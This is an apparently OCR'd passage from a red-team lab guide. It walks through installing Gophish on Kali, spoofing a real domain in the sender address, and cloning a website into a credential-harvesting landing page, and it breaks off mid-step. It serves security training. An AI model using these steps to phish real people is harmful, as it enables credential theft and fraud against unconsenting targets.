@myexploit2600 @zephrfish

Contents

1 INTRODUCING THE PWNSHOP LOLLIPOP 3

1.1 LET THEM GET MAIL 3

1.2 SHE SELLS SEASHELLS BY THE SEASHORE 21

1.3 MACROS WITH UNICORN 23

1.4 WORD DOCUMENT TEMPLATES 25

1.5 SUPER COOL WEB SERVICES 26

1.6 UNICORN HTA 29

1.7 BUILD YOUR OWN LAB 31

1.8 MSF TO VICTORY 37

DON’T FORGET WHICH SIDE YOU’RE ON, WERE THE GOOD PEPS, HACK THE WORLD RESPONSIBLY

1 INTRODUCING THE PWNSHOP LOLLIPOP

1.1 LET THEM GET MAIL

What they say “Open-Source Phishing Framework. *Gophish* is a powerful, open-source phishing framework that makes it easy to test your organization's exposure to phishing.”

What we say “It’s not perfect, but easy to use, and fun”

lab Ingredients

- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of gophish-v0.7.1-linux-64bit

The how to

```
mkdir /root/Desktop/Gophish
cd /root/Desktop/Gophish
wget https://github.com/gophish/gophish/releases/download/0.7.1/gophish-
v0.7.1-linux-64bit.zip
unzip gophish-v0.7.1-linux-64bit.zip
rm gophish-v0.7.1-linux-64bit.zip
nano config.json
```

Directly below the default config.json

```
{
        "admin_server": {
                "listen_url": "127.0.0.1:3333",
                "use_tls": true,
                "cert_path": "gophish_admin.crt",
                "key_path": "gophish_admin.key"
        },
        "phish_server": {
                "listen_url": "0.0.0.0:80",
                "use_tls": false,
                "cert_path": "example.crt",
                "key_path": "example.key"
        },
        "db_name": "sqlite3",
        "db_path": "gophish.db",
        "migrations_prefix": "db/db_",
        "contact_address": ""
}
```

Change the admin_server “listen_url”: to “0.0.0.0:3333”, and save, the change is so the admin server is listening on all interfaces.

```
"admin_server": {
        "listen_url": "0.0.0.0:3333",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key"
```

Look at all the files, if the gophish file is not green it will not execute when you try and start it.

```
root@Microsoft:~/Desktop/Gophish# ls
config.json  db  gophish  LICENSE  README.md  static  templates  VERSION
```


If you need to compile it, (if its not green) run chmod +x gophish

```
root@Microsoft:~/Desktop/Gophish# chmod +x gophish
root@Microsoft:~/Desktop/Gophish#
root@Microsoft:~/Desktop/Gophish# ls
config.json  db  gophish  LICENSE  README.md  static  templates  VERSION
```

Start gophish server ./gophish


```
root@Microsoft:~/Desktop/Gophish# ./gophish
time="2019-07-08T11:48:51-04:00" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2019-07-08T11:48:51-04:00" level=warning msg="No contact address has been configured."
time="2019-07-08T11:48:51-04:00" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: migrating db environment 'production', current version: 0, target: 20180830215615
OK    20160118194630_init.sql
OK    20160131153104_0.1.2_add_event_details.sql
OK    20160211211220_0.1.2_add_ignore_cert_errors.sql
OK    20160217211342_0.1.2_create_from_col_results.sql
OK    20160225173824_0.1.2_capture_credentials.sql
OK    20160227180335_0.1.2_store-smtp-settings.sql
OK    20160317214457_0.2_redirect_url.sql
OK    20160605210903_0.2_campaign_scheduling.sql
OK    20170104220731_0.2_result_statuses.sql
OK    20170219122503_0.2.1_email_headers.sql
OK    20170827141312_0.4_utc_dates.sql
OK    20171027213457_0.4.1_maillogs.sql
OK    20171208201932_0.4.1_next_send_date.sql
OK    20180223101813_0.5.1_user_reporting.sql
OK    20180524203752_0.7.0_result_last_modified.sql
OK    20180527213648_0.7.0_store_email_request.sql
OK    20180830215615_0.7.0_send_by_date.sql
time="2019-07-08T11:48:51-04:00" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2019-07-08T11:48:51-04:00" level=info msg="Creating new self-signed certificates for administration interface"
time="2019-07-08T11:48:51-04:00" level=info msg="TLS Certificate Generation complete"
time="2019-07-08T11:48:51-04:00" level=info msg="Starting admin server at https://0.0.0.0:3333"
```


Open Firefox and browse https://127.0.0.1:3333 you should see the SSL your cert is not trusted warning, you have to accept the cert.



The default creds are

```
admin
gophish
```






Before you can send anything, you need to install a local SMTP service

Install SMTP services

```
sudo apt-get update
sudo apt-get install sendmail-bin
sudo service sendmail start
```

Your now ready to configure gophish

Click on Sending Profiles and click New Profile




Add a name (Typically use the email address for this)

Add the From address, make sure the domain your spoofing is a real world domain or it will not work.


Add the local host 127.0.0.1:25

Scroll to the bottom and click on “Send Test Email”




Spin up a temp mail account such as


- https://tempail.com/en/
- https://www.guerrillamail.com/




Hit send and you should see “Email Sent!”



And you should receive your email!




If all has worked click “Save Profile”




Next create a Landing Page, this feature offers you the chance to clone a site and use it as a credential harvester.


Click “New page”




Then click “Import Site” and add a URL for the site you wish to clone, some sites clone better than others.




Once imported you can scroll through to check the site.




Click on “Capture Submitted Data” and “Capture Passwords” if you don’t you can’t capture credentials.




Just before you click “Save Page” add a name to reference the page or your get the following error.

